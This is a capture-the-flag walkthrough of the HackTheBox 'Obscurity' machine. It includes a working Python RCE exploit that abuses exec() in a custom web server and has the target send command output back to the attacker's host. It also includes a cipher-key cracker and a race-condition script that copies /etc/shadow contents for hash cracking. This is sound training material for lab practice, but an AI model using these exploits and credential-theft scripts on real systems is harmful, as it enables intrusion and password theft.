HackTheBox - Obscurity Walkthrough
In my honest opinion, this challenge does not really simulate any real-life pen-testing situation, but it was quite an interesting riddle to begin with. I am talking about cracking a self-made encryption algorithm once we pwn the server and abusing a race condition to escalate privilege to the root user, which was beyond amazing compared to other boxes that possess repetitive patterns. Now, hope you enjoy this write-up if it is useful.
Enumeration
Like every box that we usually do, perform a Nmap scan at first to see what’s running on the target.
$ ip=$(nmap -p- --min-rate=1000 -T4 10.10.10.168 | grep ^[0-9]
| cut -d ‘/’ -f 1 | tr ‘\n’ ‘,’ | sed s/,$//)
$ nmap -sV -sC -p ip 10.10.10.168
As we can see, there are three ports in the scan, 80, 22, and 8080. An attempt to browse at port 80 failed since it closed, let’s try port 8080. ( browsing to http://10.10.10.168:8080/ )

We see there is a web service running on port 8080, since it’s hardly to be any vulnerability of SSH in most boxes, it’s most likely to be a web-exploitation. Try messing around a bit and you will find some nifty information.

It seems like there is a file called SuperSecureServer.py somewhere, and there’s a high chance of it being somewhere at http://10.10.10.168:8080/SOMEWHERE/SuperSecureServer.py. Let’s try to fuzz the URL a bit with wfuzz.
wfuzz -u http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
-w /usr/share/wordlists/wfuzz/general/big.txt --sc 200
Boom! It seems like there is a folder called “develop”. Let’s try to browse to http://10.10.10.168:8080/develop/SuperSecureServer.py to see if there is any file there.

Yup, there is. Let’s save this file back then try to exploit it, I will use Atom to view/edit/exploit this Python file. Use your own editor or you can exploit it manually on the browser.
According to its name, we can assume that the website isn’t using any standard webserver such as Apache but it is using this python script as its main webserver. If we can exploit it, it’s a win-win for us.
Foothold
If you know Python well, you may know that line 134 of the script contains a pretty suspicious function that could potentially lead to an RCE if you just know how to format the string correctly and how to send the payload to it.

The exec() executes whatever is in the info variable so imagine if we can somehow format the info into something like this…
"output = 'Document: ';<python-payload>;''"Then when the exec() is executed, here is what happens on the box’s memory…
- There will be a variable named output created and its value is
Document:which we can ignore. <python-payload>will be executed 3. ‘’ is there ( which again, we can ignore ) the main purpose is to somehow execute some malicious python codes on the target so the important step is step 2, to have the<python-payload>executed
But before crafting a payload, we have to see how can the payload be passed into theexec()function by examining the codes a bit further. As you can see,info.format(_path_)and path is an argument of theserveDoc(...)method.

And the serveDoc(...) method is only called twice in the handleRequest(...) method and in this case, whatever is in request.doc will represent the data in path.

And finally, it all leads back to the listenToClient() method, which is pretty self-explanatory according to its name. Listen for incoming traffic.

We can now know that whatever is in req will represent the request argument and we can also see that it equals to Request(data.decode()) and data is what we send to the server so it’s up to what we wanna send now so we can try to craft a payload then send it there but not yet… The Request(...) class still has some obstacles within it for us to solve.

The Request(...) class will set whatever is defined in data.encode() to the request argument within it and the request argument will be passed into the self.parseRequest() method. If you view the parseRequest() method you will see that our data will first be split up into a list.
request.strip('\r').split('\n')Then split again if there is any space within the first index of that list.
method,doc,vers = req[0].split(" ")So the checkpoint is the data within the doc variable, which will be the request.doc that we first wanted to pass into the serveDoc() method
Exploitation
So the payload is something like ;<python-payload>; then we will successfully execute our payload on the target. But to bypass those splitting procedures, we can add in some extra data to what we send to fool the server. Like…
a ';<python-payload>;' a\naso eventually doc/request.doc/info will contain something like ;<python-payload>; and then the exec(info.format(path)) line will execute a command such as…
Output = 'Document: ';<python-payload>;''Now it’s up to us to craft our own payload but if you do that manually every time it is gonna be a waste of time. But it is good to first do it manually to check whether the server’s nc supports the -e option or not but sadly it’s not (I have tried and I know ) so I had to craft another payload and automate it with a python script.
import socket, os, sys, threading, readline

if len(sys.argv)<2: # Parsing arguments
    print("Too few arguments.")
    print("Usage : exploit.py <tun0>")
    exit()

payload1 = "a ';s=socket.socket();s.connect(('{}',{}));s.sendall(subprocess.check_output({})+b'\b');' a\na" # Payload that we will send to the target
PORT = None

def AcceptConn():
    global conn, PORT

    sockbind = socket.socket()    # Creating an initial socket for binding
    sockbind.bind(("0.0.0.0", 0)) # Bindinf the socket to a certain port
    sockbind.listen(2)            # listening for incoming traffics

    PORT = sockbind.getsockname()[1] # Setting the port for the payload

    while 1:
        conn, addr = sockbind.accept() # Accepting connections

threading.Thread(target=AcceptConn).start() # Creating a thread to listen for ports

while 1:
    command = input("Cmd >> ") # Asking for output as a loop

    sockpay = socket.socket()               # Creating a socket to end the payload
    sockpay.connect(("10.10.10.168", 8080)) # Connect to port 8080 of the box
    sockpay.sendall(payload1.format(        # Sending the payload to the target
        sys.argv[1],
        PORT,''.join(str(command.split(" ")).split(" "))
        ).encode()
    )
    sockpay.close(); del sockpay             # Killing the socket and replace it with another one

    while True: # Recieving the data that is sent back by the target
        try:
            data = conn.recv(2000).decode()
            while not data:
                data = conn.recv(2000).decode()
            while data[-1] != "\b":
            	data += conn.recv(2000).decode()
            print(data)
            conn.close(); del conn
            break
        except NameError:
passTry to execute the script and see if it succeeds or not…

It worked !!! ( Remember to replace 10.10.14.54 with your own tun0 address )
Privilege Escalation
As you can see we are not able to view the data of user.txt yet since it belongs to robert. Try enumerating around a while and you will see some nifty files within /home/robert.

those hidden files can sure be ignored, they are just regular ones that aren’t very special most of the time. But files like “check.txt”, “out.txt”, “passwordreminder.txt” and “SuperSecureCrypt.py” seem like some weird files, and when you see something weird, you just gotta get weirder and mess with them more often… Let’s download all of those files and see if we can do anything with them.

It’s good to assume that SuperSecureCrypt.py could be the encryptor and decryptor to the out.txt, let’s try to exploit it and see if there is any hint for us to break the algorithm.

Looks like it is the encryptor, now let’s pick one of these two functions to break, usually if we can break the encrypting function, we can break the other one too. I would like to exploit the encrypt(text, key) function to see if anything is wrong with it first. By looking at line 6 of the function, it’s safe to assume that this is where the encrypting begins, and encrypted is what resulted in the out.txt file.
The first character of out.txt is “¦” and its corresponding value is 166. Most of you will be confused that this is impossible to break since there are too many characters in computers to know which fits line 6 in order for chr((ord(first_character_of_the_password) + ord(keyChr)) % 255) = 166. But just remember that the password is mostly made up of characters on the keyboard only. So characters of the password are somewhere within this range…
qwertyuioplkjhgfdsazxcvbnmQWERTYUIOPLKJHGFDSAZXCVBNM{}~!@#$%Assume the first character of the password is x so let’s see which x is within that range in order for chr((ord(x) + ord(keyChr)) % 255) to be 166. After looping for a while you will know that if x =‘a’ then ord('a') is 97 and the first character within check.txt is “E” because ord('E') is 69. So ( 97 + 69 ) % 255 will result in 166. After looping for a bit more you will know that the encrypt() function will eventually return back to the beginning of the password, so it will be exhausting to do this manually, therefore, let’s make a script to automate this cracking process.
alpa = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ`~!@#$%^&*()_+=-0987654321{[}]\\|"\':;<,>.?/'
out = open("out.txt", "r", encoding="utf-8").read()
check = open("check.txt", "r", encoding="utf-8").read()
passtotal = hook = ""
for en, de in zip(out, check):
	for i in alpa:
		if ((ord(i)+ord(de))%255)==ord(en):
			passtotal += i
print("Original password --> " + passtotal)
for ch in passtotal:
	hook += ch
	v = passtotal.split(hook)
	v.pop()
	if v.count("") > 1:
		print("Parsed ( correct ) password --> "+ hook)
breakRunning the above script will give you the password for the encryption which is alexandrovich.

Let’s try to manually use it to decrypt the out.txt to see if it’s correct.

As you can see, the decryption was successful which means the password was correct. Attempt to use this password to SSH as robert will fail as I had tried but let’s see what will happen if we use this password to decrypt passwordreminder.txt.

SecThru0bsFTW huh? Cryptic but seems like a password to me, attempt to SSH it as robert and BOOM !!! Access granted.

Obtain the user.txt flag at /home/robert/user.txt, now let’s try to root the server.
Root
Messing around and you will find another interesting file, BetterSSH/BetterSSH.py.

Again, read the codes and try to exploit it and you will know something is suspicious as it messes around with /etc/shadow. Also as we have possibly known, this file is run by root.

The script will open up /etc/shadow in read-mode, copy its data, parse it around a bit create a random file at /tmp/SSH then write the parsed data to it
As robert we can’t access /etc/shadow but only root can but luckily, by viewing the output of sudo -l, it’s safe to say that we can run it as root.

Even if we run it as root there are still some problems, the file that is created in /tmp/SSH has a randomized filename and it will be deleted if we don’t provide the correct password after 0.1 seconds.

But worry not, the good thing that we know is that there is nothing more than that file in /tmp/SSH, the system has a typical mask setting which means even if root creates another file, normal users can still read it and most importantly, the script has to wait 0.1 seconds before deleting it which is enough time for us to do something to obtain the hash. We can create a thread that restlessly checks for any existence within /tmp/SSH, once there is, the thread will immediately read it and write it to another file, even though 0.1 seconds may seem fast to you, it still seems pretty slow for a thread or a process in computer. Therefore, a thread can always do things simultaneously with a good speed, this kind of attack can also be categorized as a Race Condition.
I have made a Python script which creates a thread like I said, let’s first run that script ( gethash.py ). The script will basically initialize a thread-checking process then run BetterSSH.py as root, and provide random or false information to it as it doesn’t really matter, all we need is for it to write data of /etc/shadow to a file in /tmp/SSH then our script will take it.
import subprocess, threading, os

def SnatchHash():
    while not os.listdir("/tmp/SSH"): # Checking if the directory is still empty or not
        pass
    os.system("cat /tmp/SSH/* > /home/robert/hashes.txt") # Snatching the hash

if not os.path.isdir("/tmp/SSH"): # sometime the system doesn't have any default /tmp/SSH but since /tmp gives you full access, you can always create one
    os.mkdir("/tmp/SSH")

threading.Thread(target=SnatchHash).start()                                             # Starting the thread
subprocess.call("sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py",shell=True) # Calling the script

with open("/home/robert/hashes.txt") as fileob: # Access the hashes.txt file
    lines = fileob.readlines()
    hashes = '----- SNATCHED HASHES -----\n'
    for index, i in enumerate(lines):
        if i[0]=='$':
            hashes+=lines[index-1]+i
    hashes += '\n----- SNATCHED HASHES -----'
print(hashes)Now simply run the script as robert and you will get the hash

Since we are trying to obtain the root’s password, let’s ignore robert and use John The Ripper to crack the root’s hash, make sure you have unzipped your rockyou.txt wordlist first before brute forcing.

Try to change user as root by running su root or su with the above password and it will spawn a root shell for you, now you have full control over the system

All you need to do now is to grab the flag and submit it.
Stay hacky, fellas 🔥 and remember...
// Don't give up
Sometimes the bug is right in front of your nose, but maybe you are busy overthinking, being tired, or simply require more time to learn... So take breaks if you want but NEVER GIVE UP!
# Be persistent
Not all machines in the world are vulnerable to any specific kind of vulnerability, it all depends honestly. So it will require patience to figure things out
/* Stay calm */
If you are unable to spot a vulnerability in a day, that's completely normal... These things can easily lead to burnout so remember to stay calm and take breaks.
Copyright © 2025 Hackernese

